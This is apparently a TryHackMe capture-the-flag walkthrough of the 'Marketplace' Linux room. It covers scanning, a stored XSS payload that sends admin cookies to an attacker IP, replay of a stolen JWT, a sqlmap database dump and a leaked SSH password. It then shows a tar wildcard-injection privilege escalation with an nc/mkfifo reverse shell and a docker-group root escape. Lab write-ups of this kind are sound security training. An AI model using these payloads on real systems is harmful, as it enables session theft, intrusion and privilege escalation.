The Marketplace

Platform	THM
Operating System	Linux
Tags	SQLi XSS jwt wildcard-injection

▼ Table of Contents

▼ Passwords

- `jake` : `SSH` : `@b_ENXkGYUCAv3zJ`

- Room: https://tryhackme.com/room/marketplace

Scanning/Enumeration

▼ Running an `nmap` scan the biggest thing that sticks out to me first is that this box has two web ports open serving what appears to be the same website when doing a high-level overview at first.


- `nmap -Pn -sC -sV tryhackme.attack -o nmap.txt`

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c8:3c:c5:62:65:eb:7f:5d:92:24:e9:3b:11:b5:23:b9 (RSA)
|   256 06:b7:99:94:0b:09:14:39:e1:7f:bf:c7:5f:99:d3:9f (ECDSA)
|_  256 0a:75:be:a2:60:c6:2b:8a:df:4f:45:71:61:ab:60:b7 (ED25519)
80/tcp    open  http    nginx 1.19.2
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-server-header: nginx/1.19.2
|_http-title: The Marketplace
32768/tcp open  http    Node.js (Express middleware)
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-title: The Marketplace
```

▼ Running a `gobuster` scan on the target some sub-directories come back with the most interesting being the `/admin` address.


```
http://10.10.188.84:80/images                (Status: 301) [Size: 179] [--> /images/]
http://10.10.188.84:80/new                   (Status: 302) [Size: 28] [--> /login]
http://10.10.188.84:80/login                 (Status: 200) [Size: 857]
http://10.10.188.84:80/signup                (Status: 200) [Size: 667]
http://10.10.188.84:80/admin                 (Status: 403) [Size: 392]
http://10.10.188.84:80/Login                 (Status: 200) [Size: 857]
http://10.10.188.84:80/messages              (Status: 302) [Size: 28] [--> /login]
http://10.10.188.84:80/robots.txt            (Status: 200) [Size: 31]
http://10.10.188.84:80/New                   (Status: 302) [Size: 28] [--> /login]
http://10.10.188.84:80/NEW                   (Status: 302) [Size: 28] [--> /login]
http://10.10.188.84:80/Admin                 (Status: 403) [Size: 392]
http://10.10.188.84:80/Signup                (Status: 200) [Size: 667]
```

▼ When you try to visit that address, I'm told that "I'm not authorized to view that page". I'll need to get credentials or find a way to get access to this page seeing as I can't find any other entry points into this box.



JWT Tokens


▼ When using the application I noticed that you have the ability to `"Report listings to admins"` which in the messages tab will first generate one message. Then the second message appears and seems to be automated similar to a cron job.



▼ This at first didn't stick out to me, but when you capture the request in `Burp Suite` you can see the JWT Tokens being passed.

```
GET /report/2 HTTP/1.1
Host: 10.10.59.121
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.59.121/item/2
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjUsInVzZXJuYW1lIjoidGVzdCIsImFkbWluIjpmYWxzZSwiaWF0IjoxNjM4MzMyODQxfQ.
vw2VA_durQvigR-dI1M-XYHTGYZq5EMvASqdKsXec0Q
Upgrade-Insecure-Requests: 1
```


▼ Then using a tool like https://jwt.io/ you can see the output of the token.




XSS Vulnerability

▼ The ability to add a `"new listing"` is vulnerable to an XSS attack which can be leveraged to provide an admin token once `"report listing to admins"` button is hit on the new listing and the cron-like job goes through.


- `<script>alert('XSS');</script>`






▼ To capture the admin token I create a `"new listing"` and enter the information like in the screenshot below because I'll be using this XSS_token_stealer to retrieve the token.


- `<script>var i=new Image;i.src="` `http://10.2.51.66:8888/?"+document.cookie;` `</script>`



▼ Before I create the new listing I start the program up by entering `python XSS-cookie-stealer.py` and then create the new listing. Which once its created I'll be able to see my token displayed in the terminal.




▼ Now that the listing is created I click on the `"report listing to admins"` button and see the admin token being reflected in my terminal




🚩First Flag

▼ Next thing I do is copy the admin token and capture a request of me going to `/admin` in `Burp Suite`. Send that request to the Repeater and change out my token for the admin token.




▼ Finally, replaying this request in my browser I'm able to see the first flag on the `/admin` page!




SQL Injection

▼ Now that I have access to the admin page. I wanted to see if I could do things to the users in the screenshot above. Upon inspecting element and looking at their addresses I saw they lead to `/admin?user=2`. Which I thought could be vulnerable to a local file inclusion, so I tried to look for the `/etc/passwd` file, but stumbled upon the starts of an SQL injection.



▼ I ran some more tests against the `?user=` parameter to try and figure out how to exploit this vulnerability by using strings such as - `1=1`, `1'`, `and1=1;` . After no avail I turned to `SQLmap` to automate the attack with the command below which revealed hashed passwords and the database name!!

- `sqlmap http://10.10.102.147/admin?user=2 --cookie=token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0cnVlLCJpYXQiOjE2NDE1MTA3Nj\ --technique=U delay=2 -dump`




▼ Breakdown of the command


Terms/Switch	Meaning
sqlmap	Calls the sqlmap tool
--cookie	Specify that the cookie being passed is the token
token=	Provided w/ stolen admin token
--technique=U	Union based injection method
delay=2	Delays requests by 1 second
-dump	Dump the database table entries

🚩User.txt Flag

▼ Looking over the information from the `SQLmap` dump I notice that there is another table, this time called `messages`. Looking at this table you see a message about an SSH password having been changed.




▼ I first tried SSH as the user `michael`, but it's `jake` who has the user flag in their home directory.




Wildcard Extension Injection

▼ Running the classic `sudo -l` command to try and escalate my privileges shows that `jake` can run `/opt/backups/backup.sh` as the user `michael`



▼ Looking at the `/opt/backups/backup.sh` file the biggest thing that sticks out to me is the `*` asterisk symbol or wildcard, which leaves open the possibility for a wildcard injection through the help of this article



▼ Breakdown *(Basically uses tar to archive all the files within the directory)*

- `#!/bin/bash` - Bash shebang

- `echo` - Echo's out that the files are being backed up
- `tar cf /opt/backups/backup.tar *` - Tar command creates a new archive from backup.tar file and any potential wildcards that have been found
  - `tar` - Calls the tar command
  - `c` - Creates a new archive
  - `f` - Use archive file
  - `/opt/backups/backup.tar` - File being used
  - `*` - Matches wildcards such as zeros and other characters

▼ To get a reverse shell on the system as `michael` I followed the steps below →

▼ Simple steps *(numbered)* →

1. Create netcat listener - `nc -lvnp 3333`
2. Create shell file to hold reverse shell → `echo "mkfifo /tmp/f; nc 10.2.51.66 3333 0</tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f" > shell.sh`
3. Make that shell file an executable → `chmod +x shell.sh`
4. Establish Checkpoints to run when reached →
   a. `echo "" > "--checkpoint-action=exec=sh shell.sh"`
   b. `echo "" > --checkpoint=1`
5. Rename `backup.tar` file → `mv backup.tar new_backup.tar`
6. Execute `backup.sh` file → `sudo -u michael /opt/backups/backup.sh`

▼ Detailed steps →

▼ First, I started a `netcat` listener on my machine, so that I can catch the shell once its sent

- `nc -lvnp 3333`

```
kali@kali:~/THM/Marketplace$ nc -lvnp 3333
listening on [any] 3333 ...
```

▼ Second, Created a dummy shell file and piped the reverse shell command to this file. Also don't forget to make it an executable as well

- `echo "mkfifo /tmp/f; nc 10.2.51.66 3333 0</tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f" > shell.sh`

▼ Command Breakdown

- `echo` → Echo out the contents that follow it
- `mkfifo /tmp/f` →Create a name piped to `/tmp/f`
- `;` → Execute the next command after the previous one is done
- `nc 10.2.51.66 3333` → Establish where the reverse shell should connect to
- `0</tmp/f` →Input is redirected into the `/tmp/f` file
- `|` → Output of previous command is piped to the output of the second command
- `/bin/sh` →Establishes a link to the system shell, in this case `sh`
- `>/tmp/f` →Takes the previous input and sends it to `/tmp/f`
- `2>&1` → Redirects standard error to the same place as where the standard output is being directed
- `rm /tmp/f` → Remove the `/tmp/f` file
- `> shell.sh` → Send all the previous commands to `shell.sh`

- `chmod +x shell.sh`

```
jake@the-marketplace:/opt/backups$ echo "mkfifo /tmp/f; nc 10.2.51.66 3333 0</tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f" > shell.sh
```

```
jake@the-marketplace:/opt/backups$ chmod +x shell.sh
```

▼ Third. Checkpoints were established, so that the action is run when the checkpoint is reached. In this case activating the reverse shell and show a progress message every second.

- `echo "" > "--checkpoint-action=exec=sh shell.sh"`
- `echo "" > --checkpoint=1`

```
jake@the-marketplace:/opt/backups$ echo "" > "--checkpoint-action=exec=sh shell.sh"
jake@the-marketplace:/opt/backups$ chmod +x shell.sh
jake@the-marketplace:/opt/backups$ echo "" > --checkpoint=1
```

▼ Fourth. I tried to run the `backup.sh` file as `michael` , but that didn't work because only `jake` has privileges `backup.tar`. To combat this I changed `backup.tar` to `new_backup.tar` *(name doesn't matter),* and then re-ran the sudo command, which brought back a reverse shell on the other machine!!

▼ Command

- `sudo -u michael /opt/backups/backup.sh`

▼ Working Screenshots

▼ Checkpoint commands + Backing the file up as `michael`

```
jake@the-marketplace:/opt/backups$ echo "" > "--checkpoint-action=exec=sh shell.sh"
jake@the-marketplace:/opt/backups$ echo "" > --checkpoint=1
jake@the-marketplace:/opt/backups$ sudo -u michael /opt/backups/backup.sh
Backing up files...
tar: backup.tar: file is the archive; not dumped
```

▼ Shell Caught

```
kali@kali:~/THM/Marketplace$ nc -lvnp 3333
listening on [any] 3333 ...
connect to [10.2.51.66] from (UNKNOWN) [10.10.114.223] 56730
whoami
michael
```

▼ Screenshot of failed attempt

```
jake@the-marketplace:/opt/backups$ sudo -u michael /opt/backups/backup.sh
Backing up files...
tar: /opt/backups/backup.tar: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
```

🚩Root.txt Flag

▼ Now in the shell that's been caught for the user `michael` , I upgraded to a privileged TTY shell.

1. `python -c 'import pty; pty.spawn("/bin/bash")'`
2. `Ctrl + Z`
3. `stty raw -echo`

4. `fg`
5. *Now you can enter commands again*

```
python -c 'import pty; pty.spawn("/bin/bash")'
michael@the-marketplace:/home/marketplace$ ^Z
[1]+  Stopped                 nc -lvnp 3333
kali@kali:~/THM/Marketplace$ stty raw -echo
nc -lvnp 3333HM/Marketplace$
```

▼ Next thing I did was check the `/marketplace` folder to see what was in there. I saw a file called `startup.sh` and upon reading it I knew from a previous box how to exploit it to become root on this machine. First however, I checked to make sure `michael` was in the `(docker)` group, which he was!

- `docker run -v /:/mnt --rm -it alpine chroot /mnt sh` → Command found thanks to GTFOBins

▼ Screenshot of steps

```
michael@the-marketplace:/home/marketplace$ id
uid=1002(michael) gid=1002(michael) groups=1002(michael),999(docker)
chroot /mnt sh rketplace:/home/marketplace$ docker run -v /:/mnt --rm -it alpine c
# whoami
root
# ls /root
root.txt
[redacted]
# cat /root/root.txt
THM{[redacted]}
```